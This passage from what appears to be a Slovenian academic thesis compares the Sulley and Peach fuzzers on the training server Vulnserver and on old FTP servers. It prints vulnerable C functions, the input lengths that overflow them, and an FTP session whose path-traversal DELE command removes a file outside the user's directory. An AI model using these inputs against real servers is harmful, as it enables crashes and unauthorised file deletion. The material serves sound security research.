Sem spada tudi ranljivost *oblikovnega niza*, zato moramo pri generiranju znakovnih nizov vključiti tudi nize, kot so: %x, %s, %n, ki so zelo uspešni pri iskanju napak tega tipa. Niz %x s sklada izpiše trenutno 4-bajtno vrednost, medtem ko %s izpiše vrednost, dokler ne zazna ničelnega znaka \0. Če se omenjeni znak na skladu ne nahaja, lahko pride do napake. Niz %n povzroči pisanje na poljubno lokacijo v pomnilniku, kar bo veliko verjetneje sprožilo napako, ker pišemo lahko samo v vnaprej določen del

pomnilnika. Če skušamo pisati v prepovedani del pomnilnika, pride do napake. Vsak zagnani proces ima na 32-bitnem Windows sistemu rezerviranega 2GB virtualnega pomnilnika od $0x00000000_{bin}$ - $0x80000000_{bin}$. Zgornji del pomnilnika od $0x80000000_{bin}$ - $0xffffffff_{bin}$ je rezerviran za sistem [14]. Če uporabniški proces skuša pisati na enega izmed sistemskih delov virtualnega pomnilnika, pride do napake, kar bo povzročilo sesutje programa.

Število: Nizkonivojski element *število* smo deloma že opisali. Omeniti velja le še to, da so števila lahko različnih dolžin: 8-bitna, 16-bitna, 32-bitna, 64-bitna itd., pri čemer pa opisana pravila generiranja novih števil ostajajo enaka. Števila so lahko tudi predznačena ali nepredznačena, kar moramo prav tako upoštevati pri generiranju novih števil.

4.4 Faze

Negativnega testiranja se lahko lotimo na veliko različnih načinov. Važno je, da programu pošiljamo nepravilne vhodne podatke, ki bi lahko povzročili napako v izvajanju programa. Negativno testiranje lahko razdelimo na naslednje faze, ki jih bomo sedaj samo našteli, pozneje pa podrobneje opisali:

- Identifikacija tarče
- Identifikacija vhodnih podatkov
- Generiranje nepravilnih vhodnih podatkov
- Zagon aplikacije z nepravilnimi vhodnimi podatki
- Nadzor izvajanja programa
- Ugotavljanje ranljivosti

Imena faz so povzeta po [4].

4.4.1 Identifikacija tarče

Preden lahko začnemo z negativnim testiranjem, se moramo odločiti, kateri program bomo testirali. Kot tarčo si lahko izberemo katerikoli program, operacijski sistem, datotečni format itd. V veliko pomoč so nam baze trenutno znanih ranljivosti, ki se nahajajo na spletnih straneh, kot so [33, 34, 35, 36].

Izberemo si lahko program, ki je bil v preteklosti zelo ranljiv, saj si tako povečamo možnost odkritja nove ranljivosti, ker to lahko namiguje na slabe navade programiranja v izbranem programu.

4.4.2 Identifikacija vhodnih podatkov

Omenili smo že, da ranljivosti obstajajo zato, ker program sprejme in procesira vhodni podatek, ne da bi ga prej pregledal glede nepravilnosti. V tem koraku moramo identificirati vse vhodne podatke, ki jih program sprejme, in jih lahko uporabimo za odkrivanje ranljivosti. Vhodni podatki morajo slediti določenim pravilom ali formatu, da jih aplikacija zna obravnavati.

Omenimo lahko tudi, da ni nujno, da odkrijemo čisto vse možne vhodne podatke, ker je to v realnih aplikacijah lahko zelo težko opravilo. Dovolj je, da jih odkrijemo čim več, saj si bomo tako povečali možnosti odkritja nove ranljivosti.

4.4.3 Ustvarjanje nepravilnih vhodnih podatkov

Po identifikaciji vhodnih podatkov moramo ustvariti nepravilne vhodne podatke. V poglavju 4.2 smo opisali dva načina ustvarjanja nepravilnih vhodnih podatkov, ki jih lahko uporabimo.

4.4.4 Zagon aplikacije z nepravilnimi vhodnimi podatki

Program mora nepravilni vhodni podatek obravnavati, pa naj to pomeni, da moramo programu poslati nepravilni omrežni paketek, da moramo z aplikacijo odpreti nepravilno datoteko, da moramo aplikacijo odpreti v okolju, ki vsebuje nepravilno okoljsko spremenljivko, itd.

V poglavju 4.3 smo opisali možne načine sprejetja vhodnih podatkov, ki jih moramo obravnavati.

4.4.5 Nadzor izvajanja programa

Program moramo ves čas spremljati, saj hočemo ugotoviti, ali je določen nepravilni vhodni podatek povzročil napako v izvajanju le-tega. Ko se napaka pojavi, jo moramo zaznati in zabeležiti. Shraniti pa moramo tudi nepravilni vhodni podatek, pri katerem je do napake prišlo, da jo kasneje lahko poustvarimo in analiziramo.

4.4.6 Ugotavljanje ranljivosti

Po testiranju programa nam preostane le še to, da analiziramo zbrane vhodne podatke, ki so povzročili nepravilno delovanje programa. Pri tem početju moramo preveriti, zakaj je do napake prišlo, in za vsak vhodni podatek ugotoviti, ali ga lahko uporabimo za nadaljnjo zlorabo programa. Ta proces je zelo zahteven in terja veliko znanja.

4.5 Omejitve

Omejitve smo deloma omenili v tabeli 2.1, kjer smo prikazali, da z *negativnim testiranjem* ne moremo pregledati vseh vhodnih podatkov, ki jih pošljemo v program, testirati vseh poti skozi program, najti kompleksnih ranljivosti itd. V tem poglavju si bomo pobližje ogledali omejitve negativnega testiranja.

Kompleksne ranljivosti si bomo lažje predstavljali s primerov. Recimo, da je v programu prisotna ranljivost tipa *prekoračitev medpomnilnika*, kadar program sprejme dva vhodna argumenta, kjer je prvi znakovni niz *štatic_string"* [54], drugi pa je zelo dolg poljubni znakovni niz. Prvi argument mora nujno vsebovati omenjeno vrednost, da pride do nepravilnega kopiranja drugega argumenta. Ko naš program za negativno testiranje poženemo, le-ta ne ve, katero vrednost mora vsebovati prvi argument, lahko le ugiba. Zelo verjetno je, da z negativnim testiranjem take ranljivosti ne bomo odkrili.

Problem se še poveča z večjim gnezdenjem kode, torej z večimi nivoji pogojnih stavkov, kar prikazuje primer, povzet po [54], ki je prikazan tukaj:

```
1  foo(int x, int y, int z) {
2    if (x == 3) {      //p = 1/2^32
3      gets(buf0);
4
5      if (y == 5) {    //p = p * 1/2^32
6        gets(buf1);
7
8        if(z == 7) {   //p = p * 1/2^32
9          gets(buf2);
10       }
11     }
12   }
13 }
```

Tako moramo za vsako spremenljivko **x**, **y** in **z** ugotoviti, katero vrednost ji moramo pripisati, da lahko nadaljujemo izvajanje. Ker so 32-bitna števila lahko vsaka spremenljivka, vsebuje vse vrednosti med $0 - 4.294.967.296$, kar z

vsakim nadaljnjim nivojem eksponentno narašča. Vidimo lahko, da na prvem nivoju potrebujemo 4 milijarde vrednosti, na drugem 18 trilijonov vrednosti, na tretjem pa že 80 tisoč trilijard vrednosti. V takih primerih se čas negativnega testiranja bistveno poveča, v nekaterih primerih celo tako zelo, da tega ni smiselno početi. Bolje se je osredotočiti na iskanje ranljivosti s kakim drugim načinom varnostnega testiranja, ki je opisan v 2.2, in te probleme zna rešiti.

Najti ne moremo niti logičnih napak, kot je napaka brisanja datotek izven dosega FTP strežnika, opisana v [32]. Če si ranljivi FTP strežnik naložimo na naš računalnik ter ustvarimo novega uporabnika, ki je omejen na domači direktorij `C:\Temp\`, potem lahko s strežnika brišemo tudi datoteke, ki niso omejene na omenjeni direktorij. Primer FTP seje, kjer smo zbrisali datoteko `C:\temp.txt`, do katere uporabnik FTP strežnika nima dostopa, je viden tule:

```
1  Trying 192.168.1.132...
2  Connected to 192.168.1.132.
3  Escape character is '^]'.
4  220-GuildFTPd FTP Server (c) 1997-2002
5  220-Version 0.999.14
6  220 Please enter your name:
7  USER anon
8  331 User name okay, Need password.
9  PASS anon
10 230 User logged in.
11 DELE ..\hello.txt
12 250 DELE command successful.
```

Vidimo, da smo se povezali na FTP strežnik, ki se nahaja na IP naslovu 192.168.1.132, in se vanj prijavili z uporabniškim imenom **anon** in geslom **anon**. Strežnik nas je avtomatsko prijavil v naš domači direktorij `C:\Temp\`. Toda z ukazom **DELE ..\hello.txt** smo izbrisali datoteko, do katere naj načeloma ne bi smeli imeti dostopa.

Poglavje 5

Testiranje programa Vulnserver

5.1 Obstoječe ranljivosti

Program *Vulnserver* [56] je napisal **Stephen Bradshaw** v programskem jeziku C, z namenom učenja negativnega testiranja. Izhajal je iz problema, da na voljo ni programa z vsebovanimi ranljivostmi, ki bi bil namenjen zgolj učenju negativnega testiranja. Prednost tega pristopa je v tem, da nam je olajšano učenje negativnega testiranja, saj nam je olajšano *iskanje tarče*, ki predstavlja prvo fazo negativnega testiranja. Seveda lahko uporabimo katerikoli program, ki vsebuje varnostne ranljivosti, toda paziti moramo, da si prenesemo in namestimo starejšo verzijo, ki ranljivosti še vedno vsebuje, in tako zagotovimo, da jih bomo odkrili. Ni priporočljivo, da si namestimo zadnjo izdano različico izbranega programa, ker je zelo verjetno, da je bila večina ranljivosti popravljenih, kar nam zmanjša možnosti za njihovo detekcijo.

Program *Vulnserver* je strežniški program, ki privzeto posluša na TCP vratih 9999 in čaka na vhodne povezave. Ko se nanj povežemo preko klienta, kot je *telnet*, se ustvari nova nit izvajanja, ki ne zmoti delovanja strežnika. Tako je na strežnik lahko povezanih več klientov naenkrat, kjer vsak lahko izvaja svoje funkcije.

Najprej bomo ročno analizirali izvorno kodo programa *Vulnserver* in poiskali vse varnostne ranljivosti, ki jih program vsebuje. Le s spiskom vseh obstoječih ranljivosti lahko kasneje primerjamo uspešnost izbranega programa za negativno testiranje.

Pri pregledu izvorne kode programa, ki se nahaja v datoteki *Vulnserver.c*, lahko hitro ugotovimo, da so ranljive naslednje fukcije:

```
1 void Function1(char *Input) {
2   char Buffer2S[140];
```

```
3   strcpy(Buffer2S, Input);
4 }
5
6 void Function2(char *Input) {
7   char Buffer2S[60];
8   strcpy(Buffer2S, Input);
9 }
10
11 void Function3(char *Input) {
12   char Buffer2S[2000];
13   strcpy(Buffer2S, Input);
14 }
15
16 void Function4(char *Input) {
17   char Buffer2S[1000];
18   strcpy(Buffer2S, Input);
19 }
```

Vidimo lahko, da funkcije *Function1*, *Function2*, *Function3* in *Function4* sprejmejo vhodni podatek in ga skopirajo v svoje lokalno polje, ki se nahaja na skladu. Pri tem pa ne preverijo dolžine vhodnega niza, kar pomeni, da v polje lahko zapišemo več informacij, kakor jih lahko sprejme. Funkcija *Function1* lahko sprejme 140 bajtov, funkcija *Function2* 60 bajtov, funkcija *Function3* 2000 bajtov in funkcija *Function4* 1000 bajtov.

Pri ročnem iskanju varnostnih ranljivosti moramo vedno najprej poiskati ranljivo funkcijo, ki ne preveri dolžine vhodnega niza, ter nato poiskati točko, kjer smo vhodni podatek poslali omenjeni funkciji. Pri pregledu izvorne kode programa lahko opazimo primer, kjer najprej preverimo, če se vhodni podatek, ki smo ga poslali strežniku, začne z besednim nizom **KSTET**, ki mu sledi presledek. Če to drži, potem rezerviramo 100 bajtov pomnilniškega prostora, vanj skopiramo največ 100 bajtov vhodnega podatka, ki smo ga dobili iz povezanega vtičnika (vključno z začenim KSTET in presledkom), nato pa pokličemo funkcijo *Function2*. Ker funkcija *Function2* lahko sprejme vhodni podatek dolžine največ 60 bajtov, mi pa ji lahko pošljemo največji vhodni podatek dolžine 100 bajtov, pride do prekoračitve pomnilnika.

```
1 else if (strncmp(RecvBuf, "KSTET ", 6) == 0) {
2   char *KstetBuf = malloc(100);
3   strncpy(KstetBuf, RecvBuf, 100);
4   memset(RecvBuf, 0, DEFAULT_BUFLEN);
5   Function2(KstetBuf);
6   SendResult = send( Client, "KSTET SUCCESSFUL\n", 17, 0 );
7 }
```

Na sliki 5.1 lahko vidimo omenjeni vhodni podatek, ki se mora začeti z **KSTET** in presledkom. Sledi mu še 94 bajtov vhodnih podatkov, izmed katerih zadnjih 40 bajtov prepiše največjo dovoljeno velikost rezerviranega pomnilnika, zaradi česar pride do ranljivosti *prekoračitve pomnilnika.*

Na slikah 5.1, 5.1, 5.1, 5.1, 5.1, 5.1 smo z belo barvo označili začetni ukaz vhodnega podatka. Črna barva ponazarja, koliko bajtov lahko varno kopiramo v rezervirani pomnilnik, medtem ko nam oranžna sporoča, da je prišlo do preporačitve pomnilnika.

Slika 5.1: Ranljivost prekoračitve pomnilnika v ukazu KSTET


Na slikah 5.2, 5.3, 5.4, 5.5, 5.6 vidimo ostale ranljivosti prekoračitve pomnilnika, ki obstajajo v strežniku *Vulnserver.* Vidimo lahko, da se podobne ranljivosti nahajajo v ukazih **TRUN**, **GMON**, **GTER**, **HTER** in **LTER**.

Slika 5.2 prikazuje prekoračitev pomnilnika pri uporabi ukaza **TRUN**, kjer se mora vhodni podatek začeti z znakovnim nizom *TRUN*, ki mu sledi presledek. V nadaljnjem vhodnem podatku se mora pojaviti vsaj ena pika (znak .), da pride do kopiranja vhodnega podatka v pomnilniško polje. Do prekoračitve pomnilnika pride pri vhodnem podatku, daljšem od 2000 bajtov, toda manjšem od 3000 bajtov.

Slika 5.2: Ranljivost prekoračitve pomnilnika v ukazu TRUN

Slika 5.3 prikazuje prekoračitev pomnilnika pri uporabi ukaza **GMON**, kjer se mora vhodni podatek začeti z znakovnim nizom *GMON*, ki mu sledi presledek. V vhodnem podatku se mora pojaviti poševnica (znak /). Vhodni podatek mora biti večji od 3950 bajtov, da sploh pride do kopiranja vhodnega podatka v pomnilniško polje. Pri kopiranju vhodnega podatka v pomnilniško

polje pa pride do prekoračitve pomnilnika med 2000 in N bajti, kjer je N večji od 3950.



Slika 5.3: Ranljivost prekoračitve pomnilnika v ukazu GMON

Slike 5.4, 5.5, 5.6 predstavljajo zelo podobne ranljivosti *prekoračitve pomnilnika*, in jih ne bomo posebej opisovali.

Slika 5.4: Ranljivost prekoračitve pomnilnika v ukazu GTER

Slika 5.5: Ranljivost prekoračitve pomnilnika v ukazu HTER

Slika 5.6: Ranljivost prekoračitve pomnilnika v ukazu LTER

5.2 Iskanje ranljivosti

Po fazi *identificiranja tarče*, kar smo storili v prejšnjem poglavju, sledi faza **identifikacije vhodnih podatkov**. Videli smo, da je *Vulnserver* strežniški program, ki posluša na vratih 9999. Če se nanj povežemo, nam pošlje naslednji znakovni niz:

```
1 Welcome to Vulnerable Server! Enter HELP for help.
```

Vidimo, da smo se uspešno povezali na *Vulnserver*, ki nam predlaga izvršitev ukaza **HELP**, ki nam bo izpisal vse ukaze, ki jih program podpira. Eden izmed ukazov je že sam ukaz *HELP*, ki ne sprejme argumentov. Podobni ukaz je tudi **EXIT**, ki prav tako ne sprejme nobenega argumenta. Vsi naslednji ukazi pa sprejmejo točno en argument: **STATS**, **RTIME**, **LTIME**, **SRUN**, **TRUN**, **GMON**, **GDOG**, **KSTET**, **GTER**, **HTER**, **LTER** in **KSTAN**.

Našteti ukazi in njihovi argumenti so vhodni podatki programa *Vulnserver*. Vsi ukazi morajo biti napisani z velikimi črkami, ker *Vulnserver* razlikuje med malimi in velikimi črkami, zato ukaz *help* ni veljaven, ukaz *HELP* pa je veljaven.

Pomen ukazov je naslednji: ukaz *HELP* izpiše vse veljavne ukaze programa *Vulnserver*, medtem ko ukaz *EXIT* zaključi delovanje programa. Vsi ostali ukazi sprejmejo argument, ki je lahko poljuben, toda nima posebnega pomena. Pri izvajanju teh ukazov nam program vrne le status, da je ukaz zapisan v pravilnem formatu in da je bil uspešno izveden, dejansko pa ukaz ne naredi nič.

Ugotovili smo vse vhodne podatke, ki jih program *Vulnserver* sprejme. Sedaj moramo *generirati nepravilne vhodne podatke* ter upati, da pride do napake, ki jo bomo zaznali ter naprej analizirali. V nadaljevanju bomo opisali način generiranja nepravilnih vhodnih podatkov ter jih poslali strežniku *Vulnserver*. To bomo storili s pomočjo programov za negativno testiranje *Sulley* in *Peach*.

5.2.1 Iskanje ranljivosti v programu Vulnserver: Sulley

Ko se povežemo na *Vulnserver*, nam le-ta najprej izpiše pozdravno sporočilo, nakar mu lahko začnemo pošiljati ukaze v izvršbo. To moramo upoštevati pri gradnji vhodnih podatkov. Sulley za opis vhodnih podatkov uporablja programski jezik Python, ki ga razširi s svojimi funkcijami. Tako lahko npr. ukaz KSTET opišemo takole:

```
s_initialize('KSTET')
s_static('KSTET')
s_delim(' ')
s_string('fuzz')
s_static('\r\n')
```

Slika 5.7: Generiranje ukaza KSTET z negativnim testerjem Sulley.

Iz kode vidimo, da Sulley strežniku *Vulnserver* najprej pošlje znakovni niz **KSTET** ter presledek, ki predstavljata naš ukaz in se ne spreminjata. Sledi znakovni niz *fuzz*, ki se v vsaki iteraciji spremeni v naključni argument, ki bi lahko povzročil sesutje programa ter posledično odkritje ranljivosti.

Podobno lahko napišemo tudi za ostale podprte ukaze tako, da zamenjamo ime ukaza. V dodatku A smo navedli celotno skripto, ki smo jo uporabili za negativno testiranje vseh vhodnih podatkov programa *Vulnserver*.

Seveda moramo najprej generirati nepravilne vhodne podatke, ki jih nato pošljemo ustreznemu strežniku, ki jih mora sprejeti in obdelati. Ko hoče strežnik obdelati nepravilne vhodne podatki, ki jih ne zna, pride do napake, in izvajanje strežnika je prekinjeno. Zato moramo na oddaljenem strežniku, kjer imamo zagnan strežnik *Vulnserver*, imeti nameščen kos programske opreme, ki mu rečemo agent. Le-ta je del programa *Sulley* in skrbi za monitoriranje aplikacije ter njen ponovni zagon ob morebitnem sesutju. Seveda mora imeti tudi možnost shranjevanja vhodnega podatka ob času sesutja in shranitev notranjega stanja programa ob sesutju, ker le tako lahko kasneje začnemo z analizo programa ter iskanjem vzroka sesutja.

5.2.2 Iskanje ranljivosti v programu Vulnserver: Peach

Za razliko od Sulley Peach za opis vhodnih podatkov uporablja jezik XML, iz katerega razbere, kako mora generirati določen vhodni podatek. Ker smo pri negativnem testerju Sulley opisali vhodni podatek KSTET, ga bomo opisali tudi tule:

```
<DataModel name="KSTET">
  <String value="KSTET " mutable="false" token="true"/>
  <String value=""/>
  <String value="\r\n" mutable="false" token="true"/>
</DataModel>
```

Primer naredi enako, kot smo opisali že v 5.7, zato le na hitro ponovimo, da najprej pošljemo znakovni niz **KSTAT**, ki mu sledi presledek. Nato pošljemo

poljubni argument, ki naj bi sprožil ranljivost. Omeniti velja, da Peach za razliko od Sulley modificira tudi elemente, ki naj bi bili statični, torej ime ukaza *KSTET* ter ločitveni znak presledek.

Celotna XML datoteka, ki predstavlja vhodni podatek v program Peach in je bila uporabljena za negativno testiranje programa *Vulnserver*, je predstavljena v dodatku B.

5.3 Rezultati

Programi za negativno testiranje so bili že primerjani po različnih lastnostih v [57], zato tega ne bomo ponavljali. V delu je omenjeno tudi, da je najpomembnejša lastnost programa za negativno testiranje ta, koliko napak najde v testiranem programu. Avtor zaradi kompleksnosti problema predvideva, da vsi programi za negativno testiranje najdejo enako napak. To je seveda utvara, ki ne drži. Ravno zaradi tega se bomo posvetili zgolj temu merilu ocenjevanja učinkovitosti testiranih programov za negativno testiranje.

V naslednji tabeli so predstavljeni rezultati testiranja strežnika Vulnserver s programom za negativno testiranje *Sulley* in *Peach*. Vsaka vrstica predstavlja ukaz, ki vsebuje ranljivost, ki smo jo našli z ročnim pregledom kode. V vsakem izmed stolpcev pa je navedeno število, ki ponazarja, kolikokrat je določen program za negativno testiranje določeno ranljivost našel. Tu mislimo predvsem na to, kolikokrat sta Sulley in Peach odkrila vhodni podatek v vsakem izmed ranljivih ukazov, ki je sesul program *Vulnserver*. Število 0 ponazarja, da negativni tester ni našel nobene ranljivosti, 1, da je našel eno ranljivost, n pa n različnih vhodnih podatkov, ki so strežnik *Vulnserver* spravili v nepredvideno stanje ter ga sesuli.

	Sulley	Peach
KSTET	4	2183
TRUN	3	59
GMON	1	44
GTER	2	2069
HTER	1	94
LTER	1	77

Vidimo lahko, da sta oba programa za negativno testiranje sicer našla vse ranljivosti, toda je bil **Peach** pri tem veliko bolj uspešen, ker je ranljivosti odkril večkrat. Večkrat odkrita ranljivost pomeni, da program zna generirati

več različnih vhodnih podatkov, ki testiran strežnik spravijo v nepredvideno stanje, s tem pa poveča možnosti odkritja ranljivosti. Iz tega ne moremo sklepati o večji učinkovitosti programa *Peach*, ker je načeloma dovolj, da vsak program za negativno testiranje ranljivost v vsakem izmed ukazov najde zgolj enkrat.

Opazimo lahko tudi, da je Peach veliko večkrat našel nepravilni vhodni podatek pri ukazih *KSTET* in *GTER* - to je zgolj zato, ker pri obeh ukazih že dokaj majhen vhodni podatek povzroči sesutje strežnika. Zato bo veliko več testnih primerov, tako majhnih kot velikih, ki bodo strežnik sesuli. Pri ostalih ukazih moramo kot argument enega izmed ukazov posredovati dokaj večji vhodni podatek, zato bodo vsi testni primeri z majhnim vhodnim podatkov ustrezno obdelani, medtem ko bodo le tisti z večjim vhodnim podatkom povzročili sesutje strežnika.

Da bi prišli do konkretnejših podatkov o učinkovitosti enega ali drugega programa za negativno testiranje, smo v naslednjem poglavju testiranje nadaljevali na različnih FTP strežnikih [65]. Za kakršnokoli merjenje učinkovitosti si moramo izbrati stare verzije strežnikov, ki vsebujejo znane ranljivosti, saj le tako lahko izmerimo, koliko izmed znanih ranljivosti je določeni negativni tester odkril [15].

Poglavje 6

Testiranje FTP strežnikov

6.1 Identifikacija tarče

Najprej moramo ugotoviti, kaj sploh testiramo. V tem poglavju smo testirali implementacijo FTP protokola. V naslednji tabeli smo opisali vse FTP strežnike, njihove pripadajoče verzije ter znane ranljivosti, ki smo jih uspeli najdi. V FTP strežnikih smo skušali zaznati zgolj ranljivosti tipa ohromitev storitve in prekoračitev medpomnilnika, saj omenjeni FTP strežniki vsebujejo le-te vrste ranljivosti.

Strežnik	**Verzija**	**Ranljivosti**	**Opis**
SlimFTPd	3.15	CWD STOR MKD STAT možne druge	Če omenjenim ukazom kot argument podamo dolg niz, pride do prekoračitve medpomnilnika.
SlimFTPd	3.181	Nobene	Nima ranljivosti. Vseeno testiramo v upanju, da najdemo nove ranljivosti.
EasyFTP	1.7.0.11	CWD LIST MKD DELE STOR RNFR RMD XRMD NLST APPE RETR SIZE XCWD	Če omenjenim ukazom kot argument podamo dolg niz, pride do prekoračitve medpomnilnika.
Cesar FTP	0.99g	MKD	Če ukazu MKD kot argument podamo dolg, niz pride do prekoračitve medpomnilnika.
Serv-U	4.1.0.0	MDTM	Če ukazu MDTM posredujemo pravilno oblikovan predolgi niz, pride do prekoračitve medpomnilnika.

V zgornji tabeli smo navedli zgolj ranljivosti, ki jih negativno testiranje zna odkriti; torej smo se omejili na ranljivosti tipa prekoračitve medpomnilnika in ohromitev storitve. Ostalih ranljivosti nismo navajali.

6.2 Identifikacija vhodnih podatkov

Če hočemo pravilno generirati vhodne podatke, jih moramo najprej identificirati. Zgledovali smo se po dokumentaciji, navedeni v [66], in sicer RFC 959, RFC 1123, RFC 2228, RFC 2228, RFC 6384, RFC 2428, RFC 2389, RFC 2640, RFC 1545 in RFC 3659. Zbrali smo vse ukaze FTP protokola, ki jih FTP strežnik lahko podpira. Vsak strežnik mora podpirati določene FTP ukaze, brez katerih ne more delovati, veliko ukazov pa je opcijskih. Osnovne ukaze smo navedli na sliki 6.1, medtem ko smo razširjene predstavili na sliki 6.2.


Poleg imen ukazov moramo razumeti tudi zaporedje vnašanja ukazov. V vsak FTP strežnik se moramo najprej prijaviti z ukazoma **USER** in **PASS**, nato pa lahko izvajamo poljubne ukaze. Na sliki 6.1 smo z rdečo barvo prikazali ukaze, ki so lahko (toda ne nujno) dostopni brez avtentikacije. Vozlišče **Start** predstavlja vzpostavitev povezave s FTP strežnikom pred izvedbo kakršnegakoli ukaza. Ukaz *USER* mora biti vedno na voljo brez avtentikacije, saj se z njim prijavimo v sistem. Načeloma naj bi ukazu *USER* sledil ukaz *PASS*, ki določi geslo uporabnika, kar uporabnika prijavi v FTP stežnik. Včasih se zgodi, da je programer storil napako, in je ukaz *PASS* vseeno dostopen brez predhodnega ukaza *USER*, torej brez avtentikacije. Zaradi tega smo vstopno točko *Start* direktno povezali tudi z ukazom *PASS*. S točko *Start* pa smo direktno povezali tudi ukaza *ACCT* in *HELP*, ki sta lahko na voljo brez avtentikacije. Ukaze brez predhodne avtentikacije obravnavamo posebej zato, ker obstaja možnost, da jih je programer obravnaval drugače, kot če je uporabnik že avtenticiran. Vsi ukazi, ki so lahko dostopni brez predhodne avtentikacije, so na sliki 6.1 označeni z rdečo povezavo med začetnim vozliščem *Start* ter vozlišče, ki predstavlja dejanski ukaz.

Po uspešni prijavi v FTP strežnik (torej po uspešni izvedbi ukaza *PASS*) so nam na voljo vsi ukazi, ki vodijo iz vozlišča *PASS* naprej v katerokoli vozlišče. Zaradi boljše razločnosti prikaza smo se odločili vozlišče *PASS* predstaviti tudi z majhnimi sivimi kvadratki. Vsi ostali ukazi so direktno dostopni iz vozlišča *PASS*, kar je smiselno, saj lahko ukaze začnemo izvajati šele po prijavi v FTP strežnik. Nekateri izmed teh ukazov pa so posebni. Tako so recimo ukazi *NLST*, *LIST*, *STOU*, *RETR*, *STOR*, *APPE* in *REST* dostopni preko ukazov **PASV** in **PORT**. Slednja dva ukaza se morata izvesti pred prej omenjenimi ukazi, da FTP strežnik ve, kako mora prenesti podatke. FTP strežniku moramo povedati, kako naj prenese podatke iz strežnika na klienta. To lahko storimo z ukazoma *PASV* in *PORT*, ki določata aktivni in pasivni način prenosa podatkov. Več o tem si bralec lahko prebere v [67].

Prav tako je poseben ukaz **REST**, ki mu lahko sledijo ukazi *APPE*, *STOR*,

RETR. Poseben je tudi ukaz **RNFR** (Rename From), ki mu sledi ukaz *RNTO* (Rename To). Več o prehajanju stanj si bralec lahko prebere v [65].

